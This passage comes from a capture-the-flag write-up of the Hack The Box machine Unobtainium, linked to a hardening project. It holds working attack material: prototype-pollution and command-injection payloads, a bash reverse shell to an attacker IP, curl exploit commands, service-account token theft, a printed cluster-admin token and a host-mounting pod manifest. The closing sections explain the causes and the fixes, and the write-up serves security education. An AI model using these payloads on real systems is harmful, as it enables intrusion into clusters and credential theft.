


Figure 10: the PUT request polluting the prototype with canUpload set to true.

With the permission granted, `/upload` is reachable.




Figure 11: the /upload request accepted after the prototype pollution.

A safe first test is a ping, confirmed with tcpdump.

```
{"auth":{"name":"felamos","password":"Winter2021"},"filename":";ping -c 1
10.10.15.82;"}
```




Figure 12: the ping payload accepted, with tcpdump showing the ICMP echo from the target.

Since it executes, I swapped the ping for a base64-encoded bash reverse shell to dodge quoting problems. The decoded command is `bash -i >& /dev/tcp/10.10.15.82/443 0>&1`, and the listener catches the shell.



Figure 13: the pwncat listener receiving the reverse shell from the target.

The shell is root, but only inside a container, and the user flag is in that container's `/root`.

```
(local) pwncat$ exit
There are active sessions. Are you sure? (y/n) n
(local) pwncat$ back
(remote) root@webapp-deployment-9546bc7cb-zjnnh:/usr/src/app# cd ~
(remote) root@webapp-deployment-9546bc7cb-zjnnh:/root# ls
user.txt
(remote) root@webapp-deployment-9546bc7cb-zjnnh:/root# cat user.txt
9bfc41aba553231735de0e305c6251b0
(remote) root@webapp-deployment-9546bc7cb-zjnnh:/root#
```

Figure 14: root inside the webapp pod, reading user.txt.

2.4 Kubernetes enumeration and pivot to a dev pod

The container name `webapp-deployment` and the k3s ports are the clue this is a pod, not the host. The default service account token and CA are present at the usual path.

```
(remote) root@webapp-deployment-9546bc7cb-zjnnh:/root# cat /etc/hosts
# Kubernetes-managed hosts file.
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
fe00::0 ip6-mcastprefix
fe00::1 ip6-allnodes
fe00::2 ip6-allrouters
10.42.0.62      webapp-deployment-9546bc7cb-zjnnh
(remote) root@webapp-deployment-9546bc7cb-zjnnh:/root# ls -la /run/secrets/kubernetes.io/serviceaccount/
total 4
drwxrwxrwt 3 root root  140 Sep 16 12:11 .
drwxr-xr-x 3 root root 4096 Sep 16 08:58 ..
drwxr-xr-x 2 root root  100 Sep 16 12:11 ..2026_09_16_12_11_02.387341552
lrwxrwxrwx 1 root root   31 Sep 16 12:11 ..data → ..2026_09_16_12_11_02.387341552
lrwxrwxrwx 1 root root   13 Sep 16 08:57 ca.crt → ..data/ca.crt
lrwxrwxrwx 1 root root   16 Sep 16 08:57 namespace → ..data/namespace
lrwxrwxrwx 1 root root   12 Sep 16 08:57 token → ..data/token
(remote) root@webapp-deployment-9546bc7cb-zjnnh:/root#
```

Figure 15: the Kubernetes managed hosts file and the service account directory holding token and ca.crt.

Those two files are what a pod uses to talk to the API, so I pulled them back to my box.

```
(local) pwncat$ download /run/secrets/kubernetes.io/serviceaccount/token f_token
usage: download [-h] [--recursive] source [destination]
download: error: [Errno 2] No such file or directory: ''
(local) pwncat$ download /run/secrets/kubernetes.io/serviceaccount/token ./f_token
[12:23:15] Error downloading /run/secrets/kubernetes.io/serviceaccount/token: /run/secrets/kubernetes.io/serviceaccount/token: [Errno 13] Permission denied: './f_token'
(local) pwncat$ download /run/secrets/kubernetes.io/serviceaccount/token /tmp/Unobtainium/f_token
[12:23:37] Error downloading /run/secrets/kubernetes.io/serviceaccount/token: /run/secrets/kubernetes.io/serviceaccount/token: [Errno 13] Permission denied: '/tmp/Unobtainium/f_token'
(local) pwncat$ download /run/secrets/kubernetes.io/serviceaccount/token /tmp/f_token
[12:23:49] Downloaded /run/secrets/kubernetes.io/serviceaccount/token (1.01KiB) in 1.48 seconds → /tmp/f_token
(local) pwncat$ download /run/secrets/kubernetes.io/serviceaccount/ca.crt /tmp/f_ca.crt
[12:24:12] Downloaded /run/secrets/kubernetes.io/serviceaccount/ca.crt (570.00B) in 0.56 seconds → /tmp/f_ca.crt
(local) pwncat$
Active Session: 10.129.20.55:24856
```

Figure 16: downloading the service account token and ca.crt from the pod.

Because the API on 8443 is reachable, I ran kubectl locally with that token and CA. Listing what the token can do shows it can read namespaces.

```
┌──(Abdul㉿kali-work)-[/tmp]
└─$ kubectl auth can-i --list --token $(cat f_token) --server https://10.129.20.55:8443 --certificate-authority f_ca.crt
Resources                                       Non-Resource URLs                     Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []                                    []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                    []               [create]
namespaces                                      []                                    []               [get list]
                                                [/.well-known/openid-configuration]   []               [get]
                                                [/api/*]                              []               [get]
                                                [/api]                                []               [get]
                                                [/apis/*]                             []               [get]
                                                [/apis]                               []               [get]
                                                [/healthz]                            []               [get]
                                                [/healthz]                            []               [get]
                                                [/livez]                              []               [get]
                                                [/livez]                              []               [get]
                                                [/openapi/*]                          []               [get]
                                                [/openapi]                            []               [get]
                                                [/openid/v1/jwks]                     []               [get]
                                                [/readyz]                             []               [get]
                                                [/readyz]                             []               [get]
                                                [/version/]                           []               [get]
                                                [/version/]                           []               [get]
                                                [/version]                            []               [get]
                                                [/version]                            []               [get]
```

Figure 17: kubectl auth can-i --list with the pod token, showing namespace access.

There are five namespaces, and `dev` is the interesting one.

```
┌──(Abdul㉿kali-work)-[/tmp]
└─$ kubectl get namespaces  --token $(cat f_token) --server https://10.129.20.55:8443 --certificate-authority f_ca.crt
NAME              STATUS   AGE
default           Active   4y19d
kube-system       Active   4y19d
kube-public       Active   4y19d
kube-node-lease   Active   4y19d
dev               Active   4y19d
```

Figure 18: the namespaces list, including dev.

Scoped to `dev`, the token can also list pods.

```
┌──(Abdul㉿kali-work)-[/tmp]
└─$ kubectl auth can-i --list -n dev --token $(cat f_token) --server https://10.129.20.55:8443 --certificate-authority f_ca.crt
Resources                                       Non-Resource URLs                     Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []                                    []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                    []               [create]
namespaces                                      []                                    []               [get list]
pods                                            []                                    []               [get list]
                                                [/.well-known/openid-configuration]   []               [get]
                                                [/api/*]                              []               [get]
                                                [/api]                                []               [get]
                                                [/apis/*]                             []               [get]
                                                [/apis]                               []               [get]
                                                [/healthz]                            []               [get]
                                                [/healthz]                            []               [get]
                                                [/livez]                              []               [get]
                                                [/livez]                              []               [get]
```

Figure 19: the token can list pods in the dev namespace.

Describing a dev pod gives its cluster IP and confirms it runs the same app on container port 3000.




Figure 20: describing a devnode pod, showing its IP and container details.

The public 31337 is just the host port mapped to the app's real `app.listen(3000)`, and the dev pods run that same app, only reachable inside the cluster by pod IP with no 31337 mapping. The dev pod IP isn't reachable from my box directly, so I run the same exploit from inside the first pod using curl, polluting the prototype then injecting the reverse shell.

```
curl -X PUT http://10.42.0.66:3000/ -H 'Content-Type: application/json' \
  -d '{"auth":{"name":"felamos","password":"Winter2021"},"message":
{"test":"x","__proto__":{"canUpload":true}}}'
curl -X POST http://10.42.0.66:3000/upload -H 'Content-Type: application/json' \
  -d '{"auth":{"name":"felamos","password":"Winter2021"},"filename":"x; bash -c
\"bash >& /dev/tcp/10.10.15.82/443 0>&1\""}'
```



Figure 21: running the same exploit against the dev pod on port 3000 through curl.

The listener catches a shell in the dev pod.



Figure 22: the reverse shell from the devnode pod.

2.5 Privilege escalation to root

This pod has its own service account token, pulled back the same way.




Figure 23: downloading the dev pod's service account token and ca.crt.

The dev token has similar broad access, with one important addition.



Figure 24: kubectl auth can-i --list with the dev token.

Scoped to the `kube-system` namespace, the dev token can list and get secrets.




Figure 25: the dev token can read secrets in kube-system.

kube-system holds the service account tokens for the cluster's controllers, including one named `c-admin`.

```
┌──(Abdul㉿kali-work)-[/tmp/Unobtainium]
└─$ kubectl get secrets -n kube-system --token $(cat dev_token) --server https://10.129.136.226:8443 --certificate-authority ca.crt
NAME                                     TYPE                                  DATA   AGE
unobtainium.node-password.k3s            Opaque                                1      4y20d
horizontal-pod-autoscaler-token-2fg27    kubernetes.io/service-account-token   3      4y20d
coredns-token-jx62b                      kubernetes.io/service-account-token   3      4y20d
local-path-provisioner-service-account-token-2tk2q   kubernetes.io/service-account-token   3      4y20d
statefulset-controller-token-b25sg       kubernetes.io/service-account-token   3      4y20d
certificate-controller-token-98jdq       kubernetes.io/service-account-token   3      4y20d
root-ca-cert-publisher-token-t564t       kubernetes.io/service-account-token   3      4y20d
ephemeral-volume-controller-token-brb5h  kubernetes.io/service-account-token   3      4y20d
ttl-after-finished-controller-token-wf8k9   kubernetes.io/service-account-token   3      4y20d
replication-controller-token-9m8mh       kubernetes.io/service-account-token   3      4y20d
service-account-controller-token-6vsl2   kubernetes.io/service-account-token   3      4y20d
node-controller-token-dfztj              kubernetes.io/service-account-token   3      4y20d
metrics-server-token-d4k84               kubernetes.io/service-account-token   3      4y20d
pvc-protection-controller-token-btkqg    kubernetes.io/service-account-token   3      4y20d
pv-protection-controller-token-k8gq8     kubernetes.io/service-account-token   3      4y20d
endpoint-controller-token-zd5b9          kubernetes.io/service-account-token   3      4y20d
disruption-controller-token-cnqj8        kubernetes.io/service-account-token   3      4y20d
cronjob-controller-token-csxvj           kubernetes.io/service-account-token   3      4y20d
endpointslice-controller-token-wrnvm     kubernetes.io/service-account-token   3      4y20d
pod-garbage-collector-token-56dzk        kubernetes.io/service-account-token   3      4y20d
namespace-controller-token-g8jmq         kubernetes.io/service-account-token   3      4y20d
daemon-set-controller-token-b68xx        kubernetes.io/service-account-token   3      4y20d
replicaset-controller-token-7fkxv        kubernetes.io/service-account-token   3      4y20d
job-controller-token-xctqc               kubernetes.io/service-account-token   3      4y20d
ttl-controller-token-rsshv               kubernetes.io/service-account-token   3      4y20d
deployment-controller-token-npk6k        kubernetes.io/service-account-token   3      4y20d
attachdetach-controller-token-xvj9h      kubernetes.io/service-account-token   3      4y20d
endpointslicemirroring-controller-token-b5r69   kubernetes.io/service-account-token   3      4y20d
resourcequota-controller-token-8pp4p     kubernetes.io/service-account-token   3      4y20d
generic-garbage-collector-token-5nkzj    kubernetes.io/service-account-token   3      4y20d
persistent-volume-binder-token-865v2     kubernetes.io/service-account-token   3      4y20d
expand-controller-token-f2csp            kubernetes.io/service-account-token   3      4y20d
clusterrole-aggregation-controller-token-wp8k6   kubernetes.io/service-account-token   3      4y20d
default-token-h5tf2                      kubernetes.io/service-account-token   3      4y20d
c-admin-token-b47f7                      kubernetes.io/service-account-token   3      4y20d
k3s-serving                              kubernetes.io/tls                     2      69m
```

Figure 26: the kube-system secrets list, including c-admin-token-b47f7.

Describing that secret prints the `c-admin` token.

```
Error from server (NotFound): secrets "c-admin-token-tfmp2" not found

┌──(Abdul㉿kali-work)-[/tmp/Unobtainium]
└─$ kubectl describe secret c-admin-token-b47f7 -n kube-system --token $(cat dev_token) --server https://10.129.136.226:8443 --certificate-authority ca.crt
Name:         c-admin-token-b47f7
Namespace:    kube-system
Labels:       <none>
Annotations:  kubernetes.io/service-account.name: c-admin
              kubernetes.io/service-account.uid: 31778d17-908d-4ec3-9058-1e523180b14c

Type:  kubernetes.io/service-account-token

Data
====
token:      eyJhbGciOiJSUzI1NiIsImtpZCI6InRqSFZ0OThnZENVcDh4SXltTGhfU0hEX3A2UXBhMG03X2pxUVYtMHlrY2cifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJjLWFkbWluLXRva2VuLWI0N2Y3Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImMtYWRtaW4iLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC5uYW1lIjoiYzMtc3OGQxNy05MDhkLTRlYzMtOTA1OC0xZTUyMzE4MGIxNGMiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0ZW06YyJhZG1pbiJ9.fka_UUce1Ao3xmF1BRXncWEeZC3WUROw5*6dmgQh_81eamlxyxq_1lIz6Cj6H7v5BjcgIiwsWU9u13veY6dFErOsfiI10mADqZD66VQ2AI6TLqFasTpnRHG_eZWK8UuXrZcHBu4Hrih4LAa2rpORm8xRAuNVEmibYNGhj_PNeZ6EWQJw7n87lir2lYcqGEY11kXBRSilRU1gNHWbnKoKReG_OThi5ScCo2ds8KDX6BZwxEpfW4A7fKC-SdLYQqG_i2EzkVoBg8Vk2MlcGhN-0_uerr6rPbSi9faQNoKOZBYYfVHGGM3QDCAk3Du-YtByloBCfTw8XylG9EuTgtgZA
ca.crt:     570 bytes
namespace:  11 bytes
```

Figure 27: the c-admin service account token from the secret.

The `c-admin` token is cluster-admin, it can do anything on any resource.

```
┌──(Abdul㉿kali-work)-[/tmp/Unobtainium]
└─$ kubectl auth can-i --list --token $(cat admin_token) --server https://10.129.136.226:8443 --certificate-authority ca.crt
Resources                                       Non-Resource URLs                     Resource Names   Verbs
*.*                                             []                                    []               [*]
                                                [*]                                   []               [*]
selfsubjectaccessreviews.authorization.k8s.io   []                                    []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                    []               [create]
                                                [/.well-known/openid-configuration]   []               [get]
                                                [/api/*]                              []               [get]
                                                [/api]                                []               [get]
                                                [/apis/*]                             []               [get]
                                                [/apis]                               []               [get]
                                                [/healthz]                            []               [get]
                                                [/healthz]                            []               [get]
                                                [/livez]                              []               [get]
                                                [/livez]                              []               [get]
                                                [/openapi/*]                          []               [get]
                                                [/openapi]                            []               [get]
                                                [/openid/v1/jwks]                     []               [get]
                                                [/readyz]                             []               [get]
                                                [/readyz]                             []               [get]
                                                [/version/]                           []               [get]
                                                [/version/]                           []               [get]
                                                [/version]                            []               [get]
                                                [/version]                            []               [get]

┌──(Abdul㉿kali-work)-[/tmp/Unobtainium]
└─$
```

Figure 28: auth can-i --list with the c-admin token showing full cluster rights.

With cluster-admin, the last step is a standard breakout, schedule a pod that mounts the host filesystem at `/mnt`. Because the box has no internet, the pod uses an image already on the host (`localhost:5000/dev-alpine`).

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: alpine
  namespace: kube-system
spec:
  containers:
  - name: evil
    image: localhost:5000/dev-alpine
    command: ["/bin/sh"]
    args: ["-c", "sleep 300000"]
    volumeMounts:
    - mountPath: /mnt
      name: hostfs
  volumes:
  - name: hostfs
    hostPath:
      path: /
  hostNetwork: true
```

Applying it and running a shell inside gives the whole host disk under `/mnt`, where the root flag lives in `/mnt/root`.




Figure 29: creating the pod, exec into it, and reading root.txt from the mounted host filesystem.

Rooted.

3. Why It Was Vulnerable

- The API exposed a file-read route that returned its own source, including hardcoded credentials.
- A lodash merge on user input allowed prototype pollution to flip an authorization flag.

- The upload route passed a filename straight into a shell command through a deprecated library.
- Pods ran as root with a mounted service account token, and the tiered tokens could read secrets in kube-system.
- A cluster-admin token was reachable from a low-privileged pod, and any principal could create a host-mounting pod.

4. How to Fix It

- Never hardcode credentials, and restrict file reads to a fixed allowlist, not a user-supplied name.
- Patch lodash and reject keys like `__proto__`, and derive permissions from the server-side user record.
- Drop the shell-executing library and pass arguments as an array to a non-shell API.
- Run containers as non-root, set `automountServiceAccountToken: false` where unneeded, and scope RBAC tightly.
- Keep admin tokens out of readable secrets, and block `hostPath` and `hostNetwork` with Pod Security Admission.

5. Skills Involved

- Proxying an Electron client to find and manipulate its API
- Source review of a disclosed Node.js backend
- lodash prototype pollution to bypass authorization
- Command injection through an unsanitized filename
- Kubernetes token theft, RBAC enumeration, and namespace pivoting
- Cluster-admin abuse and a host-mount container breakout

6. What We Learned

- One file-read route that leaks source hands an attacker the entire design.
- Prototype pollution is an authorization bypass, flipping a flag on every object at once.
- The same input bug carried the whole chain across the app, the container, and the cluster.
- Tiered service account tokens are a ladder, each pod's token reaching one rung further until cluster-admin.

7. Link to Our Project

Unobtainium is the most complete statement of the container and least-privilege lessons behind SnapVault's hardened build. Its escape rests on a root pod, a freely mounted service account token, and tokens that can read far more than they should. Our hardened build is the inverse.

The app runs non-root with a read-only filesystem and dropped capabilities (control C6), and the design follows least privilege throughout, one scoped account that can touch a single bucket and nothing else (control C2). Unobtainium shows what happens when one input is trusted across three layers, which is exactly why SnapVault validates uploads, scopes its credentials, and never runs its app as root.

References

0xdf. (2021, September 4). *HTB: Unobtainium*. 0xdf hacks stuff. https://0xdf.gitlab.io/2021/09/04/htb-unobtainium.html

Hack The Box. (n.d.). *Unobtainium (Hard)*. https://www.hackthebox.com/machines/unobtainium

Kubernetes. (n.d.). *Using RBAC authorization*. https://kubernetes.io/docs/reference/access-authn-authz/rbac/

OWASP. (n.d.). *Mass assignment cheat sheet*. https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html